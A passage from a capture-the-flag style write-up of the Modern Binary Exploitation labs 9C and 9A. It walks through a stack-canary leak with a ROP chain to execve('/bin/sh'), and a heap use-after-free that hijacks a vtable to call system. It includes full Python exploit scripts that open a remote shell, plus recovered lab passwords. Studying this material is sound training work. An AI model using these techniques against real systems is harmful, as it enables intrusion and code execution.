0x00001162 <+56>:   mov    ecx,DWORD PTR [ebp-0xc]
0x00001165 <+59>:   xor    ecx,DWORD PTR gs:0x14
0x0000116c <+66>:   je     0x1173 <_ZN8DSVectorIiE3getEj+73>
0x0000116e <+68>:   call   0x1200 <__stack_chk_fail_local>
0x00001173 <+73>:   leave 
0x00001174 <+74>:   ret

End of assembler dump.
gef> b * _ZN8DSVectorIiE3getEj+24
Breakpoint 1 at 0x1142
gef> b * _ZN8DSVectorIiE3getEj+45
Breakpoint 2 at 0x1157
```

At the first breakpoint you can see that the cookie / canary value is `0x58462d00`. If we continue, we hit the next breakpoint where we get ready to load the return value into EAX.

This is where we want to search memory for the cookie.

```
gef> search-pattern 0x58462d00
[+] Searching '\x00\x2d\x46\x58' in memory
[+] In (0xb7cd5000-0xb7cd7000), permission=rw-
  0xb7cd6954 - 0xb7cd6964 → "\x00\x2d\x46\x58[...]"
[+] In '[stack]'(0xbffffdf000-0xc0000000), permission=rw-
  0xbffff26c - 0xbffff27c → "\x00\x2d\x46\x58[...]"
  0xbffff29c - 0xbffff2ac → "\x00\x2d\x46\x58[...]"
```

So, say for example we wanted to read from 0xfffff29c, we'd need to know what index would allow us to read from this stack address. To do this I wrote the following PoC code.


```
1 #include <stdio.h>
2
3 int main() {
4     int eax = 0xfffff2e0; /* current value of EAX */
5     int edx = 1;
6
7     while (1)
8     {
9         /* where we want to read from here */
10        if ((eax+edx*4+0x8) == 0xfffff29c) {
11            printf("COOKIE FOUND AT INDEX: %d\n", edx);
12            break;
13        }
14        edx++;
15    }
16 }
```

Once ran, you should see an index returned.

```
root@kali:~/MBE-COURSEWORK/0x15 - C++ Concepts Lab# ./poc
COOKIE FOUND AT INDEX: 1073741805
root@kali:~/MBE-COURSEWORK/0x15 - C++ Concepts Lab#
```

If we test this against the service itself, we can see that we have in fact successfully leaked the stack cookie.

```
lab9c@warzone:/levels/lab09$ ./lab9c
+----- DSVector Test Menu -----
| 1. Append item
| 2. Read item
| 3. Quit
+-----+
Enter choice: 2
Choose an index: 1073741805
DSVector[1073741805] = 49701632
+----- DSVector Test Menu -----
| 1. Append item
| 2. Read item
| 3. Quit
+-----+
Enter choice: 
```




Remember, this is a controlled leak; meaning we can read any address off the stack. Aside from the stack cookie we can leak a pointer to libc and use it as a base pointer for our gadgets. Assuming we find a write vulnerability...

Getting EIP control

Having fully understood the `gets()` function I started looking into the only function left `append()`. If we run the application and “append” a value say 0x41414141, we can then read that vector from the second option.

```
lab9C@warzone:/levels/lab09$ ./lab9C
+----- DSVector Test Menu -----
| 1. Append item
| 2. Read item
| 3. Quit
+-----+
Enter choice: 1
Enter a number: 1094795585
+----- DSVector Test Menu -----
| 1. Append item
| 2. Read item
| 3. Quit
+-----+
Enter choice: 2
Choose an index: 1
DSVector[1] = 1094795585
```


Looking at the function in ghidra we can see that we have some sort of limit to how many “vectors” we can store.



The screenshot shows the Ghidra interface with two panes. The left pane displays assembly code for the `append` function, showing instructions like MOV, LEA, and CALL. The right pane shows the corresponding C decompiled code:

```
C: Decompile: append - (lab9C)
8: int iVar1;
9: int iVar2;
10: basic_ostream *this_00;
11: int in_GS_OFFSET;
12:
13: iVar1 = *(int *) (in_GS_OFFSET + 0x14);
14: if (*((uint *) (this + 4)) < *(uint *) this) {
15:     iVar2 = *(int *) (this + 4);
16:     *(int *) (this + 4) = iVar2 + 1;
17:     *(int *) (this + iVar2 * 4 + 8) = param_1;
18: } else {
19:     this_00 = operator<<<std::char_traits<char>><(basic_ostream *)&cout, "Vector is full!">>;
20:     operator<<<(basic_ostream<char, std::char_traits<char>> *) this_00,
21:         endl<char, std::char_traits<char>>;
22: }
23: if (iVar1 != *(int *) (in_GS_OFFSET + 0x14)) {
24:     __stack_chk_fail_local();
25: }
26: return;
27}
28}
```

If we set a breakpoint at this location in GDB, we can see that the comparison is being done against where we are storing data “the current vector”.



The screenshot shows the GDB debugger with assembly and registers. The assembly pane shows the code around the breakpoint, including the comparison instruction `cmp` and the jump instruction `jb`. The registers pane shows the values of `eax` and `edx`. The command line shows the user setting a breakpoint at `0x800010ca` and then executing `x/x $eax` to dump memory at the address of `eax`.

```
→ 0x800010ca <DSVector<int>::append(int)+52> cmp      edx, eax
  0x800010cc <DSVector<int>::append(int)+54> jb      0x800010fa <_ZN8DSVectorIiE6appendEi+100>
  0x800010ce <DSVector<int>::append(int)+56> lea      eax, [ebx-0x1c4a]
  0x800010d4 <DSVector<int>::append(int)+62> mov      DWORD PTR [esp+0x4], eax
  0x800010d8 <DSVector<int>::append(int)+66> mov      eax, DWORD PTR [ebx+0x60]
  0x800010de <DSVector<int>::append(int)+72> mov      DWORD PTR [esp], eax
threads
[#0] Id 1, Name: "lab9C", stopped 0x800010ca in DSVector<int>::append(int) (), reason: BREAKPOINT
trace
[#0] 0x800010ca → DSVector<int>::append(int)
[#1] 0x80000f00 → main()

gef> x/x $eax
0xb7fe6ecd <do_lookup_x+141>: 0x708bb804
gef> x/x $edx
0x1: Cannot access memory at address 0x1
```

Just looking at that should immediately scream buffer overflow / write. Since we can write 0xb7fe6ecd vectors... and we are only at vector 1. If you write a quick for loop and continue appending, then quit the program you will eventually find you do in fact get a crash.

From here exploitation was simple simply grab the libc base, canary, replace the canary at X offset, and ROP to victory. Shown below is proof of successful exploitation!

```
root@kali:~/MBE-COURSEWORK/0x15 - C++ Concepts Lab# python3 lab9C-password.py
[*] Banner received, continuing exploitation
[*] Successfully leaked stack cookie: 0xc732600
[*] Successfully leaked libc base pointer: 0xb743b000
[*] Overwriting stack canary
[*] Writing exploit buffer
[+] Exploitation complete, triggering

wetw0rk> id
uid=1034(lab9A) gid=1035(lab9A) groups=1035(lab9A),1001(gameuser)

wetw0rk> cat /home/lab9A/.pass
1_th0ught_th4t_w4rn1ng_wa5_l4m3
```

Admittedly this one took me longer to solve but was solved either way. Shown below is my final PoC code.

```
1 #!/usr/bin/env python3
2 #
3 # lab9A: 1_th0uGht_th4t_w4rn1ng_wa5_l4m3
4 #
5
6 import sys
7 import struct
8 import socket
9
10 def main():
11
12     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13     sock.connect(("192.168.159.129", 9943))
14     sock.settimeout(1)
15
16     if (len(recvall(sock)) > 1):
17         print("[*] Banner received, continuing exploitation")
18     else:
19         print("[-] Banner grab failed exiting...")
20         exit(-1)
21
22     cookie = leak_canary(sock)
23     print("[*] Successfully leaked stack cookie: 0x%x" % cookie)
24
25     libc_base = leak_libc(sock)
26     print("[*] Successfully leaked libc base pointer: 0x%x" % libc_base)
27
28     exploit(sock, cookie, libc_base)
29
30     while True:
31         try:
32             sock.send(input("wetw0rk> ").encode('latin-1') + b"\n")
33             print(recvall(sock).decode('latin-1'))
34         except:
35             print("[-] Exiting shell...")
36             exit(0)
37
38 # exploit:
39 def exploit(sockfd, cookie, libc_base):
```

```

41 print("[*] Overwriting stack canary")
42 for i in range(256):
43
44     sockfd.send(b"1\n")
45     recvall(sockfd)
46
47     sockfd.send(b"1094795585\n")
48     recvall(sockfd)
49
50     sockfd.send(b"1\n")
51     recvall(sockfd)
52
53     cookie = ("%d\n" % cookie).encode('latin1')
54     sockfd.send(cookie)
55     recvall(sockfd)
56
57 print("[*] Writing exploit buffer")
58 generate_rop_chain(sockfd, libc_base)
59
60 print("[+] Exploitation complete, triggering\n")
61 sockfd.send(b"3\n")
62
63 return
64
65 # generate_rop_chain: generates rop chain using write vuln
66 def generate_rop_chain(sockfd, base):
67
68     rop_gadgets = [
69         # ROP NOP into the ropchain(s)
70         base+0x417,      # ret [libc-2.19.so]
71         base+0x417,      # ret [libc-2.19.so]
72         base+0x417,      # ret [libc-2.19.so]
73         base+0x417,      # ret [libc-2.19.so]
74         # execve("/bin/sh", 0, 0)
75         base+0x2469f,    # pop eax; ret [libc-2.19.so]
76         0x0000000b,      # execve syscall number
77         base+0x198ce,    # pop ebx; ret [libc-2.19.so]
78         base+0x160a24,    # *ptr -> "/bin/sh"
79         base+0x2e3cb,    # pop ecx; pop edx; ret; [libc-2.19.so]
80         0x00000000,      # zero out
81         0x00000000,      # zero out
82         base+0x2e6a5,     # int 0x80 [libc-2.19.so]
83     ]
84
85     for i in range(len(rop_gadgets)):
86         write_gadget(sockfd, rop_gadgets[i])
87
88     return
89
90 # write_gadget: writes a gadget (less code)
91 def write_gadget(sockfd, gadget):
92
93     sockfd.send(b"1\n")
94     recvall(sockfd)
95
96     gadget = ("%d\n" % gadget).encode('latin1')
97     sockfd.send(gadget)
98     recvall(sockfd)
99
100    return
101
102 # leak_libc: leak a pointer to libc, must add 0x100000000 to properly parse leak
103 def leak_libc(sockfd):
104
105     sockfd.send(b"2\n")
106     recvall(sockfd)
107
108     sockfd.send(b"4\n")
109     data = recvall(sockfd)
110

```

```

111     libc = int(data.split(b' ') [2].split(b'\n') [0]) + 0x100000000
112
113     return libc-0x2034
114
115 # leak_canary: leak the stack cookie, nothing special needed to extract cookie
116 def leak_canary(sockfd):
117
118     sockfd.send(b"2\n")
119     recvall(sockfd)
120
121     sockfd.send(b"257\n")
122     data = recvall(sockfd)
123
124     canary = int(data.split(b' ') [2].split(b'\n') [0])
125
126     if canary < 0:
127         print("[-] Failed to capture canary run again")
128         exit(-1)
129
130     return canary
131
132 # recvall: updated recvall, alot faster. code borrowed from BHP ;)
133 def recvall(sockfd):
134
135     recv_len = 1
136     response = b""
137
138     while recv_len:
139
140         # Timeout to handle EOF from sockfd
141         try:
142             rdata = sockfd.recv(4096)
143             recv_len = len(rdata)
144             response += rdata
145
146             if recv_len < 4096:
147                 break
148         except:
149             break
150
151     return response
152
153 main()

```

Lab 0x09A

Calling the last lab easy would be an understatement, it required me to do a lot of side research on how the heap worked as well as observe the behavior of the application. Every allocation, every free was documented ...

Understanding the application

When you launch this application, you are presented with a few options all revolving around a “lockbox”.

```
root@warzone:/levels/lab09$ ./lab9A
+----- clark's improved item storage -----
| [ -- Now using HashSets for insta-access to items!
| 1. Open a lockbox
| 2. Add an item to a lockbox
| 3. Get an item from a lockbox
| 4. Destroy your lockbox and items in it
| 5. Exit
+-----+
Enter choice: █
```

Before reversing I started sending random combinations attempting to trigger any bug and found I could crash the application using the following combinations.

- 2, 2, <anything>
- 1, 1, 1094795585
- 1, 1, 1 then 4, 1 and 4, 1
- 1, 1, 9 then 2, 1, 1094795585 then 1, 1, 1094795585

Of course, that was easy but understanding each crash was not I had to really dive into the disassembly and observe how everything was being stored, used, etc.

Looking to be a UAF, I started taking note of every single CALL REG operation. Completing my findings with the following calls:

Function	Address	Operation
do_add_item	0x08049278	call eax (*HashSet::add+12)
do_find_item	0x08049338	call eax (*HashSet::find)
do_find_item	0x080493c0	call eax (*HashSet::get)
do_del_set	0x08049474	call eax (*HashSet::~HashSet)

If you’re wondering how I know this, you can see these addresses within GEF during each “call eax”:

```
gef> dereference 0x08049aa8
0x08049aa8 +0x0000: 0x080496e0 → <HashSet<int,+0> push ebp
0x08049aac +0x0004: 0x0804971e → <HashSet<int,+0> push ebp
0x08049ab0 +0x0008: 0x08049618 → <HashSet<int,+0> push ebp
0x08049ab4 +0x000c: 0x08049660 → <HashSet<int,+0> push ebp
0x08049ab8 +0x0010: 0x08049692 → <HashSet<int,+0> push ebp
```

However it's easier to see in the *.rodata* section within ghidra.

PTR_~HashSet_08049aa8	XREF[2] :
08049aa8 e0 96 04 08 addr HashSet<int,hash_num>::~HashSet	
08049aac 1e 97 04 08 addr HashSet<int,hash_num>::~HashSet	
08049ab0 18 96 04 08 addr HashSet<int,hash_num>::add	
08049ab4 60 96 04 08 addr HashSet<int,hash_num>::find	
08049ab8 92 96 04 08 addr HashSet<int,hash_num>::get	

Regardless we needed to understand how everything was being allocated and stored. Starting at the *main()* function we could see a call to *__Znaj(0x20)* resulting in a heap allocation of 0x28 bytes (in memory).

```
.text:08049478 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:08049478
.text:08049478     public main
.text:08049478 main          proc near             ; DATA XREF: LOAD:08048600+o
.text:08049478
.text:08049478     ; _start+17+o
.text:08049478
.text:08049478 argc         = dword ptr  8
.text:08049478 argv         = dword ptr  0Ch
.text:08049478 envp         = dword ptr  10h
.text:08049478
.text:08049478 ; __ unwind {
.text:08049478     push   ebp
.text:08049479     mov    ebp, esp
.text:0804947B     and    esp, 0FFFFFFF0h
.text:0804947E     sub    esp, 20h
.text:08049481     mov    dword ptr [esp], 20h ; ' ' ; unsigned int
.text:08049488     call   __Znaj           ; operator new[](uint)
```


We see a new strange call to *__Znwj(0x10)* when we create a new lockbox within *do_new_set()*. This function also creating an allocation, this time of size 0x18 in memory.

```
.text:08049179      mov    [ebp+var_C], eax
.text:0804917C      mov    dword ptr [esp], 10h ; unsigned int
.text:08049183      call   __Znwj           ; operator new(uint)
.text:08049188      mov    ebx, eax
.text:0804918A      mov    eax, [ebp+var_C]
```

Within *do_set_new()* we once again see a call to *__Znaj()*, this time using our controlled input.

```
.text:08049608 loc_8049608:    ; CODE XREF: HashSet<int,hash_num>::HashSet(uint)+25+j
.text:08049608      mov    [esp], eax      ; unsigned int
.text:0804960B      call   __Znaj           ; operator new[](uint)
.text:08049610      mov    edx, [ebp+arg_0]
.text:08049613      mov    [edx+0Ch], eax
.text:08049616      leave
.text:08049617      retn
```

If we continue observing the layout of these allocation's, we'll soon see that they all point to each other. I created the image below to help share my POV.



Within **main()** we create our first allocation of size 0x28 - for ease of understanding we'll call it the Parent Chunk. Upon completion we enter the switch loop.

If we choose to create a new lockbox, we end up calling **do_new_set()** which will perform 2 more allocations. The first allocation being of a fixed size 0x18, we'll call this the Child Chunk.

The Child Chunk contains three entries two of which we control.

- A pointer to the vtable - 0x08049aa8
- The number of items we specified to store within Child Chunk 2
- A pointer to Child Chunk 2

Based on the above you can guess that the 2nd Child Chunk is used to store our input. Knowing this I proceeded to reverse engineer the application further, noting all limitations and controlled data.

EIP Control - The UAF

After a lot of brutal debugging I discovered a reliable way to overwrite the vtable using our controlled input. Recall that the Child Chunk will always have a fixed allocated size of 0x18, ultimately pointing to the 2nd Child Chunk.

Since we control the second allocation during lockbox creation, we can ultimately replace the Child Chunk with the 2nd Child Chunk. Let me explain.

- When we call ***do_new_set()*** we can specify the index location and the amount of items to store. No matter what an allocation of 0x18 is made which contains a pointer to the 2nd Child Chunk.
- Say we choose to store 4 items at index 1, this results in 2 heap chunks being allocated - both of size 0x18.
- Then we choose to store 9 items at index 0, this results in one heap chunk of size 0x18, CC2 being much larger.
- If we then free index 3 we'll notice that CC2 previously pointed to by CC is untouched aside from offset 0x00 meaning our data is still there apart from the first 4 bytes.
- If we then free index 4 we'll notice, that our evil buffer is still there, this time when we call ***do_find_item()*** our input is called instead of `HashSet<int, hash_num>::add`. Since we free'd 2 allocations of size 0x18. Resulting in calling or using our user controlled allocation.

The above took a lot of trial and error, and a bit of understanding of fastbin operations using [how2heap's many examples](#) - specifically [`fastbin_dup.c`](#). In the end the pain was worth it as this resulted in EIP control.

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]                                                 registers
$eax : 0x41414141 ("AAAA"?) 
$ebx : 0xb7651000 → 0x001a9da8
$ecx : 0xffffb65d9
$edx : 0x089b0030 → 0x089b0040 → 0x00000000
$esp : 0xbffffb62c → 0x0804933a → <do_find_item(HashSet<int,+0> mov DWORD PTR [ebp-0xc], eax
$ebp : 0xbffffb658 → 0xbffffb688 → 0x00000000
$esi : 0x0
$edi : 0x0
$eip : 0x41414141 ("AAAA"?) 
$eflags: [carry PARITY adjust zero sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cfs: 0x0073 $ss: 0x007b $ds: 0x007b $es: 0x007b $fs: 0x0000 $gs: 0x0033                                                 stack
0xbffffb62c|+0x0000: 0x0804933a → <do_find_item(HashSet<int,+0> mov DWORD PTR [ebp-0xc], eax ← $es
$sp
0xbffffb630|+0x0004: 0x089b0030 → 0x089b0040 → 0x00000000
0xbffffb634|+0x0008: 0xffffb65d9
0xbffffb638|+0x000c: 0xbffffb688 → 0x00000000
0xbffffb63c|+0x0010: 0xb76f73f5 → <std::basic_ostream<char,+0> add esp, 0x10
0xbffffb640|+0x0014: 0x0804b0c0 → 0xb775166c → 0xb76f6000 → <std::basic_ostream<char,+0> push ebx
0xbffffb644|+0x0018: 0x00000004
0xbffffb648|+0x001c: 0xffffb65d9                                                 code:x86:32
(!) Cannot disassemble from $PC
(!) Cannot access memory at address 0x41414141                                                 threads
[#0] Id 1, Name: "lab9A", stopped 0x41414141 in ?? (), reason: SIGSEGV                                                 trace
```

Crafting a Leak

Having EIP control was great, but ultimately useless if we did not know where to go. Funny enough getting an info leak took longer than getting EIP control. Before leaking libc I actually leaked a heap address.

Say we allocated 3 chunks of size 0x28 (8 items).

If we free the first chunk at index 0, we'll see that 0x0804c030 now points to nulls instead of 0x08049aa8.

```
Chunk(addr=0x804c030, size=0x18, flags=PREV_INUSE)
    [0x0804c030  00 00 00 00 08 00 00 00 00 00 00 00 00 48 c0 04 08] .....H...
Chunk(addr=0x804c048, size=0x28, flags=PREV_INUSE)
    [0x0804c048  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] .....
```

If we free the second chunk at index 1, we'll see that 0x0804c070 at offset 0x00 now points to 0x0804c028 a heap address instead of the vtable. In addition to this CC2 of index 1 at offset 0x00 now points to 0x0804c040.

```
Chunk(addr=0x804c070, size=0x18, flags=PREV_INUSE)
    [0x0804c070 28 c0 04 08 08 00 00 00 00 00 00 00 00 00 88 c0 04 08] (.....)
Chunk(addr=0x804c088, size=0x28, flags=PREV_INUSE)
    [0x0804c088 40 c0 04 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00] (@.....)
```

Let's review what just happened. We allocated 3 objects, then free'd index 0 and 1. This causes CC2 pointer to by CC at index 1 to have been populated by a heap pointer at offset 0x00. When we trigger another allocation at index 1 of equal size 0x0804c070 will be re-populated by the vtable address. Leaving offset 0x00 of CC2 still pointing to a heap address.

When we now call `do_find_item()` and search for 0 index 1 will be returned as a result leaking a heap address.

So how do we get libc? “Easy”, if you use the above technique you just need to make an allocation larger than 0x28 which will leak a pointer within the main arena. What is the main arena? To put it simply this is where all of our allocated space is coming from, while using this application. Unlike thread arenas, the main arena is a global variable located in libc.so. So, since this is a controlled leak, we can precisely leak a pointer.

With both EIP control and a leak I had everything I need to craft an exploit. Shown below is the completed exploit in action, completing lab9 with the password **1_d1dNt_3v3n_n33d_4_Hilti_DD350**.

```
root@kali:~/MBE-COURSEWORK/0x15 - C++ Concepts Lab/lab9A-password# python3 lab9A-password.py 192.168.159.129 9941
[*] Banner received, continuing exploitation
[*] Successfully leaked main arena ptr: 0xb7642450
[*] Allocating first chunk at index 4, in-mem-size: 0x18
[*] Creating evil vtable entry ;)
[*] Allocating second chunk at index 3, in-mem-size: who cares?
[*] Freeing heap allocation at index 3
[*] Freeing heap allocation at index 4, corrupting vtable
[+] Triggering UAF, calling evil vtable

wetw0rk> id
b'uid=1035(lab9end) gid=1036(lab9end) groups=1036(lab9end),1001(gameuser)\n'
wetw0rk> cat /home/lab9end/.pass
b'1_d1dNt_3v3n_n33d_4_Hilti_DD350\n'
wetw0rk>
```

Full exploit code down below.

```
1 #!/usr/bin/env python3
2 #
3 # lab9end: 1_d1dNt_3v3n_n33d_4_Hilti_DD350
4 #
5
6 import sys
7 import socket
8
9 class exploit():
10
11     def __init__(self, rhost, rport):
12
13         self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14         self.sock.connect((rhost, rport))
15         self.sock.settimeout(1)
16
17
18     # run: The main function that handles exploitation from leak to RCE
19     def run(self):
20
21         if (len(self.recvall()) > 1):
22             print("[*] Banner received, continuing exploitation")
23         else:
24             print("[-] Banner grab failed exiting...")
25             exit(-1)
26
27         libc_ptr = self.libc_leak()
28         print("[*] Successfully leaked main arena ptr: 0x%x" % (libc_ptr))
29
30         system = libc_ptr - 0x16a2c0
31         binsh = libc_ptr - 0x49a2c
32
33         print("[*] Allocating first chunk at index 4, in-mem-size: 0x18")
34         self.do_new_set(4, 4)
35
36         print("[*] Creating evil vtable entry ;)")
37         self.do_add_item(4, system+1)
38
39         print("[*] Allocating second chunk at index 3, in-mem-size: who cares?")
40         self.do_new_set(3, 9)
```

```

41     for i in range(9):
42         self.do_add_item(3, (0x61616161+i))
43
44     print("[*] Freeing heap allocation at index 3")
45     self.do_del_set(3)
46
47     print("[*] Freeing heap allocation at index 4, corrupting vtable")
48     self.do_del_set(4)
49
50     print("[+] Triggering UAF, calling evil vtable\n")
51     self.do_find_item(4, binsh)
52
53     while True:
54         try:
55             self.sock.send(input("wetw0rk> ").encode('latin-1') + b"\n")
56             print(self.recvall())
57         except:
58             print("[-] Exiting shell...")
59             exit(0)
60
61 # libc_leak: Carefully setup the heap and leak an address in main arena
62 def libc_leak(self):
63     self.do_new_set(0, 8)
64     self.do_new_set(1, 66)
65     self.do_new_set(2, 1337)
66
67     self.do_del_set(0)
68     self.do_del_set(1)
69
70     self.do_new_set(1, 66)
71
72     leak = self.do_find_item(1, 0).split(b'=')[1].split(b'\n')[0].strip()
73
74     return (int(leak) + 0x100000000)
75
76 # do_del_set: Open a lockbox
77 def do_new_set(self, lockbox, items):
78     self.sendget(b"1\n")
79     self.sendget(b"%d\n" % lockbox)
80     return self.sendget((b"%d\n" % items), True)
81
82 # do_add_item: Add an item to a lockbox
83 def do_add_item(self, lockbox, item):
84     self.sendget(b"2\n")
85     self.sendget(b"%d\n" % lockbox)
86     return self.sendget((b"%d\n" % item), True)
87
88 # do_find_item: Get an item from a lockbox
89 def do_find_item(self, lockbox, item):
90     self.sendget(b"3\n")
91     self.sendget(b"%d\n" % lockbox)
92     return self.sendget((b"%d\n" % item), True)
93
94 # do_del_set: Destroy your lockbox and items in it
95 def do_del_set(self, lockbox):
96     self.sendget(b"4\n")
97     return self.sendget((b"%d\n" % lockbox), True)
98
99 # sendget: send bytes and retrieve bytes (less code if in function)
100 def sendget(self, message, print_output=False):
101     self.sock.send(message)
102
103     if print_output == False:
104         self.recvall()
105     else:
106         return self.recvall()
107
108     return

```

```
109 # recvall: Updated recvall, alot faster. code borrowed from BHP ;)
110 def recvall(self):
111     recv_len = 1
112     response = b""
113
114     while recv_len:
115
116         # Timeout to handle EOF from sockfd
117         try:
118             rdata = self.sock.recv(4096)
119             recv_len = len(rdata)
120             response += rdata
121
122             if recv_len < 4096:
123                 break
124         except:
125             break
126
127     return response
128
129
130
131 def main():
132
133     try:
134         rhost = sys.argv[1]
135         rport = int(sys.argv[2])
136     except:
137         print("Usage: ./%s <rhost> <rport>" % sys.argv[0])
138         exit(-1)
139
140     start = exploit(rhost, rport)
141     start.run()
142
143 main()
```

0x16 - Kernel Exploitation

